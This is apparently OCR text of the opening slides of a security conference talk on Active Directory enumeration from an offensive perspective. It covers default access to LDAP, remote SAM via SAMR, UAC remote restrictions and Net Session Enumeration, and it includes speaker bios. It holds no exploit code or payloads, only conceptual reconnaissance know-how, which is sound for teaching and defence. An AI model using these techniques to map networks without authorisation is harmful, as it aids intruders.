Understanding AD Enumeration

ATTL4S & ElephantSe4l

# ATTL4S


- Daniel López Jiménez (a.k.a. ATTL4S)
  - Twitter: @DaniLJ94
  - GitHub: @ATTL4S
  - Youtube: ATTL4S
- Loves Windows and Active Directory security
  - Senior Security Consultant at NCC Group
  - Associate Teacher at Universidad Castilla-La Mancha (MCSI)

Confs: NavajaNegra, No cON Name, h-c0n, Hack&Beers

Posts: Crummie5, NCC Group's blog, Hackplayers

Certs: CRTO, PACES, OSCP, CRTE

# ElephantSe4l



- Godlike Programmer and Elephant Seal
    - Twitter: @ElephantSe4l
    - GitHub: @ElephantSe4l

- Very curious, he enjoys understanding complex and weird things

- Mind behind all the low-level contents of my talks

This has been written by ATTL4S

WWW.CRUMMIE5.CLUB


The goal of this talk is understanding – from an offensive perspective – where is the relevant information in Active Directory environments, how to access that information and, lastly, why that information is relevant

Agenda

1. Introduction
2. Offensive Enumeration
   - Local Privileges
   - Logons and Network Sessions
   - LDAP

Pretty simple, huh?

Introduction



Internal Network


CAPSULE.CORP Domain

We will focus on having <u>domain creds</u>


However, a lot of information can be enumerated without them
(exposed services, open shares, network traffic, unauth information…)

Credentials

By default, authenticated accounts can access a lot of information in AD




It is necessary for the domain users to query information such as group membership via LDAP when performing daily operations. Disabling LDAP query may cause a lot of unexpected problems such as user logon, authentication. As a result, it is not recommended to completely prevent user from querying information against domain controller.



By default, the SAM can be accessed remotely (via SAMR) by any authenticated user, including network connected users, which effectively means that any domain user is able to access it. Windows 10 had introduced an option to control the remote access to the SAM, through a specific registry value. On Windows Anniversary update (Windows 10 Version 1607) the default permissions were changed to allow remote access only to administrators. An accompanying Group Policy setting was added, which gives a user-friendly interface to alter these default permissions.

Credentials

By default, authenticated accounts can access a lot of information in AD



How UAC remote restrictions work

To better protect those users who are members of the local Administrators group, we implement UAC restrictions on the network. This mechanism helps prevent against "loopback" attacks. This mechanism also helps prevent local malicious software from running remotely with administrative rights.

Local user accounts (Security Account Manager user account)


When a user who is a member of the local administrators group on the target remote computer establishes a remote administrative connection by using the net use * \\remotecomputer\Share$ command, for example, they will not connect as a full administrator. The user has no elevation potential on the remote computer, and the user cannot perform administrative tasks. If the user wants to administer the workstation with a Security Account Manager (SAM) account, the user must interactively log on to the computer that is to be administered with Remote Assistance or Remote Desktop, if these services are available.

Domain user accounts (Active Directory user account)

A user who has a domain user account logs on remotely to a Windows Vista computer. And, the domain user is a member of the Administrators group. In this case, the domain user will run with a full administrator access token on the remote computer, and UAC will not be in effect.

Credentials

By default, authenticated accounts can access a lot of information in AD




Net Session Enumeration is a method used to retrieve information about established sessions on a server. Any domain user can query a server for its established sessions and get the following information:

- The name/IP address of the computer.
- The name of the user who established the session.
- The number of seconds the session has been active. (since the query)
- The number of seconds the session has been idle. (since the query)


But Domain Credentials are not only user accounts

- Computer accounts also work
  - NT\System acts as the domain computer account in the network

- Domain Service Accounts are essentially user accounts

